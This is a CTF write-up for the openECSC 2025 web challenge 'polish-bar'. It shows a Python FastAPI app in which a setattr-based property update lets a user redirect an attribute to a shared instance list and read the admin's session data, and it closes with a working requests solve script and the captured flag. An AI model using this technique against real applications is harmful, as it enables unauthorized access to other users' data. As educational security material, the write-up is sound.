openESEC 2025 - web/polish-bar
This Web Application was made to adapt to Polish (drinking) culture :3
In this challenge, we’re presented with a Python-based web application. The goal is to find a way to access the admin’s session and retrieve the flag. The application allows users to register, log in, and manage their beverage preferences. The vulnerability lies in how the application handles object properties, allowing for a clever manipulation of the session data to impersonate the admin. This write-up will walk through the process of discovering and exploiting this vulnerability.
🍺The Bar🍺
Upon registering and logging in, we’re greeted with a profile page where we can manage our beverage configuration. We can add new beverages to our alcohol_shelf, update our configuration, or empty the shelf. The application seems simple on the surface, but the way it handles these configurations under the hood is where things get interesting.
Frontend
We have a frontend serving some Jinja templates that has some HTTP endpoints we can use to get hella drunk understand what the Polish bar has to offer. All endpoints somewhat modify the BeverageConfig of our account. There is an admin account that has the flag:
app = FastAPI()
templates = Jinja2Templates(directory="templates")
sessions = {}

def admin_session_setup():
    session_id = str(uuid.uuid4())

    sessions[session_id] = {
        'username': 'admin',
        'password': str(os.urandom(10).hex()),
        'config': BeverageConfig(os.getenv('FLAG', 'openECSC{TEST_FLAG}'))
    }

admin_session_setup()


@app.get("/")
...

@app.get("/register")
...

@app.post("/register")
async def post_register(request: Request, username: str = Form(...), password: str = Form(...)):

    new_session_id = str(uuid.uuid4())

    sessions[new_session_id] = { 'username': username, 'password': password, 'config': BeverageConfig(None) }

    response = RedirectResponse(url="/profile", status_code=303)
    response.set_cookie(key="session", value=new_session_id, HTTPonly=True)
    return response


@app.get("/profile")
async def get_profile(request: Request):

    session_id = request.cookies.get('session')

    if session_id in sessions:
        return templates.TemplateResponse("profile.html", {
            "request": request,
            "username": sessions[session_id]['username'],
            "config": sessions[session_id]['config'].get_config()
        })

    return RedirectResponse(url="/register", status_code=303)


@app.post("/config")
async def update_config(request: Request, config: str = Form(...), value: str = Form(...)):

    session_id = request.cookies.get('session')

    if session_id in sessions:
        err = sessions[session_id]['config'].update_property(config, value)

        return templates.TemplateResponse("profile.html", {
            "request": request,
            "username": sessions[session_id]['username'],
            "config": sessions[session_id]['config'].get_config(),
            "error": 'Beverage is not in your shelf!' if err else ''
        })

    return RedirectResponse(url="/register", status_code=303)


@app.post("/beverage")
async def update_config(request: Request, beverage: str = Form(...)):

    session_id = request.cookies.get('session')

    if session_id in sessions:
        sessions[session_id]['config'].add_beverage(beverage)

        return templates.TemplateResponse("profile.html", {
            "request": request,
            "username": sessions[session_id]['username'],
            "config": sessions[session_id]['config'].get_config()
        })

    return RedirectResponse(url="/register", status_code=303)


@app.post("/empty")
async def update_config(request: Request):

    session_id = request.cookies.get('session')

    if session_id in sessions:
        sessions[session_id]['config'].empty_alcohol_shelf()

        return templates.TemplateResponse("profile.html", {
            "request": request,
            "username": sessions[session_id]['username'],
            "config": sessions[session_id]['config'].get_config()
        })

    return RedirectResponse(url="/register", status_code=303)
The /register HTTP endpoint is important for obtaining a session. Afterwards, we have the /config, /empty, and /beverage endpoints, which map to methods in the BeverageConfig class.
Backend
Here, we map the http endpoint to the methods of the class BeverageConfig. It’s parent class is PreferenceConfig which has the class variable _all_instances. It’s a list that stores every object created from a class inheriting PreferenceConfig. If you are unfamiliar with those, check out the playground.
class PreferenceConfig(AlcoholShelf):
    _all_instances = []

    def __init__(self, preferred_beverage: str):
        super().__init__()
        self.preferred_beverage = preferred_beverage
        self.alcohol_shelf = AlcoholShelf()
        self.blood_alcohol_level = 1.0
        BeverageConfig._all_instances.append(self)

    ...

class BeverageConfig(PreferenceConfig):

    def __init__(self, preferred_beverage: str):
        super().__init__(preferred_beverage)
        self.preferred_beverage = preferred_beverage
        self.blood_alcohol_level = 1.0
The endpoint \beverage maps to the method below:
    # /beverage
    def add_beverage(self, beverage: str):
        self.alcohol_shelf._alcohol_shelf.append(beverage)
The next piece of the puzzle was the /config endpoint, which calls the update_property method.
    # /config
    def update_property(self, key: str, val: str):
        attr = self.get_property(val)
        if attr:
            setattr(self, key, attr)
            return
        return { 'error': 'property doesn\'t exist!' }
The empty_alcohol_shelf of the class PreferenceConfig reduces a list to its first element or unwraps a list into its first element.
    # /empty
    def empty_alcohol_shelf(self):
        if hasattr(self.alcohol_shelf, "_alcohol_shelf"):
            self.alcohol_shelf._alcohol_shelf = [self.alcohol_shelf._alcohol_shelf[0]]
        else:
            self.alcohol_shelf = self.alcohol_shelf[0]
🍺My drunk friends🍺
Below is a small playground I created if you want to try it on your own first. If you are not familiar with the special methods getattr, setattr, and hasattr—I’ve got you covered! At the end, I included the challenge classes so that you can play around and try to solve this CTF on your own. You can use the hints.
🍺Talking to the bouncer🍺
For those who want to find the solution on their own, here’s a trail of hints that follows the logic of the exploit. Do not scroll too far, otherwise you will see the solution. Click as you like:
Hint 1)
The key vulnerability lies in a class variable that is shared across all instances of the BeverageConfig object. Can you find it in the PreferenceConfig parent class?
Hint 2)
The _all_instances list contains every user’s object, including the admin’s. The admin’s object is always the first element. How can we get a reference to this list?
Hint 3)
The /config endpoint lets us call update_property. This method allows us to set an attribute on our object to the value of another attribute. This is our ticket to accessing _all_instances.
Hint 4)
With the previous hint in mind, we can set our alcohol_shelf to point to _all_instances. Now, alcohol_shelf is no longer an AlcoholShelf object—it’s a list containing both the admin’s and our objects.
Hint 5)
Our alcohol_shelf is now a list: [admin_object, our_object]. The /empty endpoint is designed to reduce the shelf to its first element. What happens when we call it now?
Hint 6)
After calling /empty, our alcohol_shelf now points directly to the admin’s object. Visiting our profile page should now reveal the admin’s data, including the flag.
🍺Chugging it all🍺
With the all information on the table, the attack plan became clear:
- Use
update_propertyto set our object’salcohol_shelfattribute to point to the_all_instanceslist. - Now our
alcohol_shelfis no longer anAlcoholShelfobject, but a list containing[admin_object, our_object]. - Call the
/emptyendpoint, which triggersempty_alcohol_shelf. This method is designed to reduce the shelf to its first element. In our case,AlcoholShelf = admin_objectis the final result. - Finally, when we visit our
/profile, the server will try to display ouralcohol_shelf, which now points directly to the admin’s object, revealing the flag.
This is a classic prototype pollution-style vulnerability. We can set any attribute (key) on our BeverageConfig object to the value of any other attribute (val) we can access. This was the perfect tool to create a reference to the _all_instances list on our own object.

This section includes the final solution and a step-by-step visualization with Python Tutor. Feel free to go there and play with the tool. The final solution is therefore:
Solve = BeverageConfig(None)
Solve.update_property(
    "alcohol_shelf","_all_instances"
)
Solve.empty_alcohol_shelf()
Solve.get_config()
Create our own BeverageConfig

Update the alcohol_shelf attribute

Use empty to shorten the list to its first element

Calling get_config
The green arrow shows the last executed line, whereas the red arrow is for the current one.

self.get_property('preferred_beverage') points to the flag
🍺The Hangover🍺
We use a Session which automatically attaches the cookie to subsequent HTTP requests once set.
import requests
session = requests.Session()
base = "https://3a454160-13f7-4fdc-beaf-ea41d11839cb.openec.sc:1337"

session.post( f"{base}/register", data={"username":"admin","password":"lol"})
session.post(f"{base}/config",data={"config":"alcohol_shelf","value":"_all_instances"})
session.post(f"{base}/empty")
print(session.post(f"{base}/profile"))
Executing our solve script gives us our well-deserved flag. :)
❯ python solve.py | grep open
                    openECSC{gggrrrrrrr_ppyytthhonnn_8c719052fa04}
                               value="openECSC{gggrrrrrrr_ppyytthhonnn_8c719052fa04}">